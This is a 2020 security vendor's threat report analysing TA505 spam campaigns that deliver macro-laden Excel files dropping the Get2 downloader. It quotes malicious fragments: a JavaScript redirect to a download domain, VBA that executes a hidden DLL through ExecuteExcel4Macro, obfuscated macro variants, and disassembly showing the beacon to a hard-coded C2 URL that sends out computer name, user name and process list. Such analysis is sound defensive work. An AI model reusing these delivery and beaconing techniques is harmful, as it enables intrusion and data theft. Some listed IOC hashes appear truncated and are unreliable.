

# Threat Report: TA505 APT Resurgence

September 1, 2020



## Table of Contents

<b>1</b>	<b>EXECUTIVE SUMMARY .....</b>	<b>3</b>
<b>2</b>	<b>ANALYSIS .....</b>	<b>5</b>
2.1	<b>Attack Vectors .....</b>	<b>5</b>
2.1.1	Large Spam Campaigns .....	5
2.1.2	Continuously Updating Spam Techniques.....	6
2.2	<b>The Malicious Documents.....</b>	<b>7</b>
2.2.1	The Common Characteristics.....	7
2.2.2	Observed Malicious Documents .....	8
2.3	<b>Malicious Macro .....</b>	<b>9</b>
2.3.1	Common Execution Flow .....	9
2.3.2	Observed DLL Function Calls.....	10
2.4	<b>The Malicious Dynamic Link Libraries .....</b>	<b>11</b>
2.4.1	Code Certificates.....	11
2.4.2	Exported Functions .....	12
2.4.3	Get2 Command And Control Traffic.....	13
<b>3</b>	<b>REFERENCES.....</b>	<b>15</b>


## Table of Figures

Figure 1 – TA505 APT Main Tactic.....	3
Figure 2 - HTML Redirect.....	5
Figure 3 – Landing Page With ReCAPTCHA .....	5
Figure 4 - User Agent Filtering To Target Windows Users.....	6
Figure 5 – The Spam Email, TLS Certificate, and Landing Page.....	6
Figure 6 – Embedded Invisible IPLogger Image In Landing Pages.....	7
Figure 7 – Different Instructions To Enable The Malicious Macro .....	7
Figure 8 – Unchanged Content Creation Date .....	8
Figure 9 – Delivered File Names .....	9
Figure 10 – Hidden DLL.....	10
Figure 11 – Calling DLL Function .....	10
Figure 12 – List of Observed DLL Functions .....	11
Figure 13 – Signed Malicious DLLs .....	12
Figure 14 – List of Exported Functions in a Packed DLLs .....	12
Figure 15 – An Exported Function In A Packed DLL.....	12
Figure 16 – Export Function After Unpacked .....	13
Figure 17 – Preparing For C2 Checking.....	13
Figure 18 – An Example of C2 URL.....	13

# 1 EXECUTIVE SUMMARY

TA505 is an Advanced Persistent Threat (APT) that has been very active since at least 2014. TA505 APT is infamous for its large scale spam campaigns, which target many countries around the world and distribute different malware families. Some of the malware families that have been distributed by TA505 APT include ransomware, information stealers, banking trojans, backdoors, and remote access trojans (RAT). A summary of the main tactic of TA505 APT is shown in Figure 1.

Figure 1 – TA505 APT Main Tactic



The spam emails in TA505's campaigns are usually drafted to trick the victims into downloading malicious documents. The payloads are very diverse, and include:

- PDF attachments with URLs
- Direct URLs in the email body
- Malicious attachments (Microsoft Word or Excel) with macro
- .ISO contains malicious documents
- HTML attachments contain URLs.

The landing pages to download the document as well as the command and control (C2) servers are only active for a short time (usually one day) and are not accessible from the Internet the next day. This technique helps avoid static detection methods such as matching observed malicious domains and URLs.

It is worth noting that the campaigns only target Windows users as the download servers will filter and redirect the browsers to a benign website if the browsers' user agent strings are not Windows. This technique is simple but works very well to avoid distributing the malicious documents into non-targeted platforms.

Interestingly, hundreds of malicious documents delivered by TA505 APT in the latest campaigns have the same creation date. The Cysiv threat research team has also determined that the “date last saved” metadata reflects the time when the file is created by the download server, which mean the files are generated on the fly when the victim download them. The slight changes completely change the hash values of the files, while the malicious behaviours remain the same. These two characteristic make the documents polymorphic malicious documents.

The malicious macro is setup to automatically execute when the Excel workbook is opened or when macro is enabled. The macro has changed slightly between different campaigns since June 22, 2020 until the time of this report. However, their main purpose remains unchanged and that is to extract, drop, and execute a malicious downloader.

The dropped downloader is a variant of the Get2 downloader. This downloader has been used by TA505 APT to download different malware such as FlawedAmmyy, FlawedGrace, or SDBbot. This downloader can be classified based on its code and the C2 traffic it sends to the C2 servers. In the latest campaigns of TA505 APT, Get2 downloaded SDBbot RAT, the malware that has been distributed since at least 2019, has been observed.

### **Protection Provided by Cysiv:**

Cysiv SOC-as-a-Service provides protection from a broad range of threats:

- 24x7 monitoring provides organizations with real time alerts and quick isolation and remediation to contain a threat during the early stages of an attack to prevent a compromise, data loss or breach.
- Human-led threat hunting helps to identify suspicious activity and digital footprints that are indicative of an intrusion.
- Anti-malware that may already be deployed (or can be deployed by Cysiv) on endpoints, for users, and that can be monitored as part of the Cysiv service, will constantly monitor for abnormal activities and block any connection to suspicious URLs, IPs and domains.
- Anti-malware that may already be deployed (or can be deployed by Cysiv) on servers and workloads, and that can be monitored as part of the Cysiv service, uses a variety of threat detection capabilities, notably behavioral analysis that protects against malicious scripts, injection, ransomware, memory and browser attacks related to fileless malware. Additionally, it will monitor events and quickly examines what processes or events are triggering malicious activity.
- Network security appliances that may already be deployed (or can be deployed by Cysiv) and that can be monitored as part of the Cysiv service will detect malicious attachments and URLs, and are able to identify suspicious communication over any port, and over 100 protocols. These appliances can also detect remote scripts even if they're not being downloaded in the physical endpoint.

## 2 ANALYSIS

### 2.1 Attack Vectors

#### 2.1.1 LARGE SPAM CAMPAIGNS


In the latest campaigns, which happened in August 2020, TA505 APT used web links instead of attachments. The web links point to HTML pages with only a small JavaScript code (Figure 2) to redirect the victims' browser to the downloading page.

Figure 2 - HTML Redirect

```
<script>
window.location.href = "https://dl.river-store.com";
</script>
```

The human verification system's ReCAPTCHA is abused by TA505 APT to avoid automated sandbox analysis (Figure 3). This technique is used to verify the victims on the landing pages before allowing download. As a result, the Excel file with malicious macro for download will not be scanned by the email filtering system.

Figure 3 – Landing Page With ReCAPTCHA



It is worth noting that the campaigns only target Windows user as the download servers will filter and redirect the browsers to a benign website if the browsers' user agent strings are not Windows. This technique is simple but works very well to avoid distributing the malicious documents into non-targeted platforms. Figure 4 shows different responses when the user agent strings are changed.




Figure 4 - User Agent Filtering To Target Windows Users

Request	Corresponding Response
<p>▼ Request headers (380 B)</p> <pre>Host: dw.long-space.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3 Accept-Encoding: gzip, deflate, br Connection: keep-alive Upgrade-Insecure-Requests: 1 Cache-Control: max-age=0</pre>	<p>▼ Response headers (194 B)</p> <pre>HTTP/1.1 200 OK Server: nginx/1.10.3 Date: Thu, 13 Aug 2020 15:01:42 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Content-Encoding: gzip</pre>
<p>▼ Request headers (418 B)</p> <pre>Host: dw.long-space.com User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:79.0) Gecko/20100101 Firefox/79.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3 Accept-Encoding: gzip, deflate, br Connection: keep-alive Upgrade-Insecure-Requests: 1 Cache-Control: max-age=0, no-cache Pragma: no-cache</pre>	<p>▼ Response headers (200 B)</p> <pre>HTTP/1.1 302 Moved Temporarily Server: nginx/1.10.3 Date: Thu, 13 Aug 2020 15:12:29 GMT Content-Type: text/html Content-Length: 161 Connection: keep-alive Location: http://www.apple.com/ios/</pre>

## 2.1.2 CONTINUOUSLY UPDATING SPAM TECHNIQUES

Interestingly, the APT group has changed from using landing pages with ReCAPTCHA to using a fake OneDrive page at the end of August. The spam emails are fake OneDrive notifications (Figure 5) stating that someone has shared a file with the victims, in an attempt to trick the victims into downloading malicious Excel documents.

Figure 5 – The Spam Email, TLS Certificate, and Landing Page



TA505 APT also keeps track of traffic on their landing pages by deploying an invisible IPLogger image to get statistics for the website traffic and to track IP addresses as well as location. Figure 6 shows an example of the HTML code embedded in one of the landing pages.

Figure 6 – Embedded Invisible IPLogger Image In Landing Pages

```
<body class="" id="RootPage.default.F.U" style="" ng-app="app" ng-controller="cl" ng-cloak >

```


## 2.2 The Malicious Documents

### 2.2.1 THE COMMON CHARACTERISTICS

In order to better understand the campaigns of TA505 APT, many different malicious documents delivered in the latest campaigns have been analyzed. This helps to determine the key factors in their operations.

The first key factor to mention is the instructions to enable macro. The group always leaves messages, which asks its victims to enable the macro to see the “protected content”. If the victims follow the instructions, the malicious macro will be executed. Some of the messages used by TA505 APT in the latest campaigns are shown in Figure 7.

Figure 7 – Different Instructions To Enable The Malicious Macro



Once the macro is enabled, it will show a message box to ask the victim to “Please wait while Windows configures Microsoft Office 64-bit Component 2013” to make sure the macro will have enough time to drop and execute malicious downloaders in the background.

Figure 8 – Unchanged Content Creation Date

Origin

---

Authors  
 Last saved by Administrator  
 Revision number  
 Version number  
 Program name Microsoft Excel  
 Company  
 Manager  
 Content created 6/22/2020 10:41 AM  
 Date last saved 8/20/2020 1:50 PM

Interestingly, hundreds of malicious documents delivered by TA505 APT in the latest campaigns have the same creation date (Note: the time zone is UTC) shown in Figure 8. The Cysiv threat research team has determined that the “Date last saved” metadata reflects the time when the file is created by the download server, which mean the files are generated on the fly when the victim downloads them.

The instruction messages to enable the macro in the document are also changed every minute, even if victims download the file from the same URL. These slight changes completely change the hash values of the files, while the malicious behaviours remain the same. These two characteristics make the documents polymorphic malicious documents.

## 2.2.2 OBSERVED MALICIOUS DOCUMENTS

As mentioned in the previous section, all the malicious documents in the latest TA505 campaigns share the same creation date, which is June 22, 2020. Upon further analysis, it’s been determined that the campaigns started since June of this year use very similar malicious macros and dropped payloads.

Figure 9 lists some of the observed file names of the malicious documents delivered by TA505 APT. Note that some index numbers in the names can be different. This shows that the group is trying to target different groups of victims in a very short period of time.



Figure 9 – Delivered File Names

Time	Delivered File Names
June 2020	2020_06_22_harvest_expense_report.xls, 457_the peoples_pension (01-oct-19 to 31-may-20) (set 3).xls, Certificate_2451.xls, MF0620-58.xls, HDFC ENET-R1596.xls, Form F-23531.xls, CHQ724215999.xls, Scan_427075372.xls, Payment Data.xls
July 2020	CH039648_181.xls, FACA0000300085048.xls, Imagen_(704).xls, 324_The Peoples_Pension (01-Oct-19 to 31-May-20) (Set 3).xls
August 2020	CHQ120221061.xls, 06-08-2020-083-CRA.xls, AR0508_87.xls, 850_The Peoples Pension (01-Oct-19 to 31-Jul-20).xls, Aug 2020-87 Corp.xls, FDAS082020-01.xls, REVISED Privacy Policy.xls, Corrected PO38051 – AUG2020.xls, Registration Form_EXHIBITOR_0942.xls

## 2.3 Malicious Macro


The malicious macro is setup to automatically execute when the Excel workbook is opened or when the macro is enabled. The macro changes slightly between different campaigns between June 22, 2020 and the time of writing this report. However, their main purpose remains unchanged and that is to extract, drop and execute a malicious downloader.

### 2.3.1 COMMON EXECUTION FLOW

All of the malicious macros delivered in TA505 APT's campaigns have been observed by the Cysiv threat research team to have the following execution flow:

1. The macro firstly copies the active Excel workbook to the %TEMP% folder by using ActiveWorkbook.SaveAs Excel method. The destination file names might be changed in different campaigns. Some of the observed names are "doreal.xlsx" or "academl.xlsx".
2. It will then copy the file mentioned in the previous step and save it in the same folder by using FileCopy VBA function. The destination file name is the source file name plus the extension ".zip". For example "doreal.xlsx.zip" or "academl.xlsx.zip".
3. The object "oleObject1.bin" is then extracted from the .zip file generated in the previous step and saved to %TEMP% folder under the file name "oleObject1.bin".
4. The macro will then extract 2 DLLs from the oleObject1.bin file and drops them in the folder "%AppData%\Roaming\Microsoft\Windows\Templates". Examining the file oleObject1.bin further, it's apparent that a Facebook icon is embedded in it. The icon can be viewed in an image viewer application like any other regular image. However, the image contains two DLLs inside of it as shown in Figure 10.

Figure 10 – Hidden DLL



Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	%PNG.....IHDR
00000010	00	00	00	20	00	00	00	20	08	02	00	00	00	FC	18	ED	... ..ü.i
00000020	A3	00	00	00	19	74	45	58	74	53	6F	66	74	77	61	72	...tEXtSoftware
00000030	65	00	41	64	6F	62	65	20	49	6D	61	67	65	52	65	61	e.Adobe ImageRea
00000040	64	79	71	C9	65	3C	00	00	00	AB	49	44	41	54	78	DA	dygEe<...«IDATxU
00000050	62	74	8A	5D	C5	40	4B	C0	C4	40	63	30	6A	01	41	C0	btSjÅ@KAA@coj.AA
00000060	42	86	1E	1E	2E	56	65	79	01	08	FB	E2	F5	D7	54	B3	Bt...Vey..ûâ5*T'
00000070	C0	DA	58	3A	3E	50	4B	59	4E	00	59	D0	39	6E	35	75	AUX:>PKYN.YB9n5u
00000080	2C	D0	D7	14	6D	CA	B7	A2	61	1C	64	47	1B	D0	36	0E	,B*.mÊ.ca.dg.B6.
00000090	90	43	E6	CB	B7	DF	5D	B3	4F	1F	3D	FB	94	56	A9	E8	.CæE.Åj'O.û"V0ê
000000A0	EE	A3	0F	44	9A	3E	38	92	29	30	7A	31	93	29	44	F0	if.Dâ>8'0z1")D8
000000B0	CB	D7	DF	40	DF	E0	D7	CE	48	B0	B0	DB	BB	28	14	97	E*â8ââ*îH*0»(.-
000000C0	D4	C5	1B	AF	8B	DA	0E	D0	30	88	5E	BC	FE	4A	DB	38	ÔÅ.~<Ü.D0~*+pJ08
000000D0	78	F9	E6	1B	15	E2	00	92	57	91	03	8A	98	90	19	2D	xûæ..â.'W'.S'..-
000000E0	AE	47	2D	18	B5	60	30	56	FA	04	EB	DE	D1	38	18	C1	0G-.µ'0Vû.eP88.Å
000000F0	16	00	04	18	00	BA	40	32	E3	AF	AB	08	4D	00	00	00	.....02â~«M...
00000100	00	49	45	4E	44	AE	42	60	82	4D	5A	90	00	03	00	00	.IEND0B'.MZ.....
00000110	00	04	00	00	00	FF	FF	00	00	B8	00	00	00	00	00	00	...yy.....
00000120	00	40	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.8.....
00000130	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00000140	00	00	00	00	00	F0	00	00	00	0E	1F	BA	0E	00	B4	09	...â.....
00000150	CD	21	B8	01	4C	CD	21	54	68	69	73	20	70	72	6F	67	if!..Li!This prog
00000160	72	61	6D	20	63	61	6E	6E	6F	74	20	62	65	20	72	75	ram cannot be ru
00000170	6E	20	69	6E	20	44	4F	53	20	6D	6F	64	65	2E	0D	0D	n in DOS mode...
00000180	0A	24	00	00	00	00	00	00	00	B3	B0	2E	94	F7	D1	40	.C.....**."-N8

- The 2 DLLs are the same malware, but are compiled for x86 and x64 architectures. TA505 APT deliveries the two different DLLs to make sure that it can be executed on the two main CPU architectures. The macro will call the ExecuteExcel4Macro VBA function to execute the Excel method CALL, which will execute the DLL function (Figure 11). The macro will exit when the first DLL function call is executed successfully.

Figure 11 – Calling DLL Function

```
Public Function HiddenEE4M(sOfbl)
HiddenEE4M = False
varRes1 = ExecuteExcel4Macro("CALL(" + sOfbl + "pixi","J")")
If IsNumeric(varRes1) Then
    If varRes1 = 0 Then
        HiddenEE4M = True
    End If
End If
End Function
```

### 2.3.2 OBSERVED DLL FUNCTION CALLS

In the next section, the dropped DLLs are shown to be packed to hide the exported DLL functions. A list of DLL function names called by the malicious macro in the TA505's campaigns since June 22, 2020 has been compiled (Figure 12). Note that the list is not exhaustive.

Figure 12 – List of Observed DLL Functions

Date observed	DLL function called by macro
22/06/2020	ExecuteExcel4Macro("CALL(" + sOfbl & """, """, <b>"mamed"</b> , """, "J""")")
23/06/2020	ExecuteExcel4Macro("CALL(" + sOfbl & """, """, """, """, <b>"nake1"</b> , """, "J""")")
24/06/2020	ExecuteExcel4Macro("CALL(" + sOfbl & """, """, """, """, <b>"fruudt"</b> , """, "J""")")
25/06/2020	ExecuteExcel4Macro("CALL(" + sOfbl & """, """, """, """, <b>"vckpmd"</b> , """, "J""")")
26/06/2020	ExecuteExcel4Macro("CALL(" + sOfbl & """, """, """, """, <b>"vufvuf"</b> , """, "J""")")
03/07/2020	ExecuteExcel4Macro("CALL(" + sOfbl & <b>"ginum"</b> , """, "J""")")
06/07/2020	ExecuteExcel4Macro("CALL(" + sOfbl & <b>"goldman"</b> , """, "J""")")
05/08/2020	ExecuteExcel4Macro("CALL(" + sOfbl & <b>"pixi"</b> , """, "J""")")
06/08/2020	ExecuteExcel4Macro("CALL(" + sOfbl & <b>"veni"</b> , """, "J""")")
07/08/2020	ExecuteExcel4Macro("CALL(" + sOfbl & <b>"dipo"</b> , """, "J""")")
12/08/2020	ExecuteExcel4Macro("CAL" + "L(" + sOfbl & <b>"disssl"</b> , """, "J""")")
13/08/2020	ExecuteExcel4Macro("CAL" + "L(" + sOfbl & <b>"belo"</b> , """, "J""")")
20/08/2020	CallByName(ExcelC, "Execu" + "teE" + "xcel4Macro", VbMethod, "CAL" + "L(" + sOfbl & <b>"brust"</b> , """, "J""")")
25/08/2020	CallByName(ExcelC, "Execu" + "teE" + "xcel4Macro", VbMethod, "CAL" + "L(" + sOfbl & <b>"frar"</b> , """, "J""")")

## 2.4 The Malicious Dynamic Link Libraries

### 2.4.1 CODE CERTIFICATES

The main purpose of a code signing certificate is to help end-users verify the authenticity of a software. A signed application includes a signature, company name, and a timestamp if desired. A valid code signing certificate will prevent warning messages at installation or start-up of the program. This is a security feature that malware developers abuse to trick their victims. In most cases, malware authors use stolen certificates to sign their malware or even register for certificates for their uses.

The Cysiv threat research team has observed different code signing certificates (Figure 13) being used to sign the malicious DLLs delivered by TA505 APT in the latest campaigns. One of the common characteristics of the signed certificates is that they have very odd valid time.

Figure 13 – Signed Malicious DLLs

Signers		Signers	
- INFINITE PROGRAMMING LIMITED		- Everything Wow s.r.o.	
Name	INFINITE PROGRAMMING LIMITED	Name	Everything Wow s.r.o.
Status	Valid	Status	Valid
Issuer	Sectigo RSA Code Signing CA	Issuer	Sectigo RSA Code Signing CA
Valid From	05:19 PM 08/23/2020	Valid From	01:12 AM 08/25/2020
Valid To	05:19 PM 08/23/2020	Valid To	01:12 AM 08/25/2020
Valid Usage	Code Signing	Valid Usage	Code Signing
Algorithm	sha256RSA	Algorithm	sha256RSA
Thumbprint	7239764D40118FC1574A0AF77A34E369971DDF6D	Thumbprint	C1E5574C891683C1FA811105049DCB67993F527E
Serial Number	4E 8D 4F C7 D9 F3 8A CA 11 69 F8 EF 2A AF 50	Serial Number	49 29 AB 56 1C 81 2A F9 3D DB 97 58 B5 45 F5 46

## 2.4.2 EXPORTED FUNCTIONS

As mentioned earlier in this report, the functions called in the macro are not listed in the export table since the DLL is packed. Figure 14 lists all exported functions in one of the packed DLLs. It is worth mentioning that the two functions have the same relative virtual offset (RVA).

Figure 14 – List of Exported Functions in a Packed DLLs

Exported Functions [ 2 entries ]				
Offset	Ordinal	Function RVA	Name RVA	Name
6528	1	25C0	7D46	StimXInit
652C	2	25C0	7D50	StimXTest

These exported functions are misleading as they do not do anything suspicious (Figure 15). However, it's now known that these are not the function being called in the macro as analyzed in the previous sections.

Figure 15 – An Exported Function In A Packed DLL

```
10: StimXInit ();
push ebp
mov ebp, esp
push ecx
xor eax, eax
mov esp, ebp
pop ebp
ret
```

After unpacking the DLLs, the functions being called in the macro become apparent. The function profiled in Figure 16 is an example. This function is analyzed in the next section to reveal its malicious behaviours.

Figure 16 – Export Function After Unpacked

Exported Functions [ 1 entry ]				
Offset	Ordinal	Function RVA	Name RVA	Name
34A28	1	1070	36448	pixi

### 2.4.3 GET2 COMMAND AND CONTROL TRAFFIC

The unpacked DLL is a variant of Get2 downloader. This downloader has been used by TA505 APT to download different malware such as FlawedAmmyy, FlawedGrace, or SDBbot. This downloader can be classified from its code base and the C2 traffic it sends to the C2 servers.

Get2 downloader first prepares the user agent (Figure 17) and the victim's computer name and user name by using the APIs GetComputerNameExW and GetUserNameW respectively. Running processes are also enumerated for the C2 checking request.

Figure 17 – Preparing For C2 Checking

```
call dword [fIsGetValue] ; 0x10026084 ; LPVOID fIsGetValue(DWORD dwTlsIndex)
push 0x10026440 ; int32_t arg_8h ; Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36
lea ecx, [var_2340h]
call fcn.10003123
push 7 ; 7
pop ecx
xor eax, eax
mov dword [var_4h], ebx
mov dword [var_229ch], ecx
mov dword [var_22a0h], ebx
mov word [var_22b0h], ax
lea eax, [nSize]
mov byte [var_4h], 1
push eax ; LPDWORD nSize
lea eax, [lpBuffer]
mov dword [nSize], 0x400 ; 1024
push eax ; LPWSTR lpBuffer
push ecx ; COMPUTER_NAME_FORMAT NameType
call dword [GetComputerNameExW] ; 0x1002609c ; BOOL GetComputerNameExW(COMPUTER_NAME_FORMAT NameType, LPWSTR lpBuffer, LPDWORD nSize)
```

The C2 URL is hard-coded in the sample as shown in Figure 18. In the latest campaigns, the C2 URLs could be changed in different campaigns to avoid detection.

Figure 18 – An Example of C2 URL

```
call fcn.10007a2c
push 0x1002657c ; https://nellscorp.com/hdigi
lea ecx, [var_2298h]
call fcn.10003123
...
call fcn.10007e03
push str.Content_Type:_application_x_www_form_urlencoded
call fcn.10008c60
pop ecx
push eax
push str.Content_Type:_application_x_www_form_urlencoded
lea ecx, [var_2328h]
call fcn.10007e03
```

The sample will then send an HTTP post request with a URL-encoded payload contains:



**&D=<Computer name>&U=<Username>&OSA=<Windows Architecture>&PR=<Pipe-delimited process list>** to the C2 server for checking and request the URLs to download the next stage payloads. Since Get2 is a downloader, it can download different malware requested by the C2 server. In the latest campaigns of TA505 APT, we observed Get2 downloaded SDBbot RAT - the malware that has been distributed since at least 2019.

## 3 REFERENCES

Note: A comma-separated values (.csv) file of more IOCs is available separately.

```
012911cad47bedff2a59793ab74aabdb3dbbc7220ee80659a7817083d160b6785
02ec074f0269a8c818c9c7909b0a199ef6eda4e345e2b1517d09244fe4ab7dd9
05b8f362ea7e9a835277e1260f61b13d145222e30ca8990a629efde8dd08d138
06c0ab8a6bc1282c8247f3c21dd1368597d65e70f7a893c86f5a6c0f09e3150c
07334f36bdbb4242273f4e5e40671d689b5f633b5fe7a1334ba4359b84739f
07a93142246512c2794ef75195eb1b3d6f1c9ce6413a66d01bdf0712193d6992
087a903b1906e97d936cc50214c80711758239ef4d313b2d4f429726355b5eb
0915a4a74ee5058bb177692465c56ce4353519f8b362caa78ddfea2f5ef3ac
0aecd1f43c2957f8b6bb4e4b865e1451e83a9bdf69b82fa2a4aa55a80686796
0c688ee9f0aa15aa59e9d3508c2e1c746035be08e49e791327c04d05ed46
2b5d944d516465f7dce7aa2be01922cc69fffb28f7019ac1f1d9ed694aa8209
2b5dc1360c78baaffc4c2a0990210bd7db96de4830241923c2f42a858ed6e95b
2c4f5e0cd52810f7bc51ca2faa4b1204a221db21a3ca8058890485378d8332aa
2f85ee2c3660e01f445e465231c265c27e655f0f0e75a186a6db9c2c485cb9
3040beaf2c54670afec47e3f73e78229f72a707e93b289b8d1a698c14dec691
320bd47089676371717c90dfa1592ed78a88eb86574cdd294533f51d0c04e02
33a7f6956b7b24c4af5c09695471b46c6809cc7b9af1329890e87ba374226
368727538e627023666f7ab21bf3554e6c9a33ae891151c126fa505800ea06f
36eed208630776cd62a1714888bc4e3f8e0e2c17ba35addf9df400ff33e7
374e47708891946184060c02e33677284579535b96ced6c89e37061946806
375953d5ce5d27208ad17f99af07942539ed01efe03393953b7ce11a98732c8
3805288ae8dd21cec63b02037fdeace6e03f4d4c0290c8a4b12cf8e50410772
3aaf3bf2e29dac283b44acea2ff3929d5315646a31a4a5b5ea4db07ecd5cd90
3be099019084b985ef1ad350956900f0f83547e3b2a42986fa1223cbf2ad3a0
3bf578663a52bf3a727f968f7f2352f0fe07ce629112937d06b10e487cbb
3c74a24d160bd62ae9eaf50204ae95e193acbb785f6db3256dc3f48a7245dc4
3ef148a90eaa00cefa4a34b3366a4b25a8b3c95f4a64b4d4cd75be9bdc3fb4
40cc834a1348a466b6e0c01a6212db6799a8c9137d9b14956007138a6bdb5d
40f6c0eeaa9fa1544e35f625e8a50a39c84517b323374f5e7cde0e6506fdba4
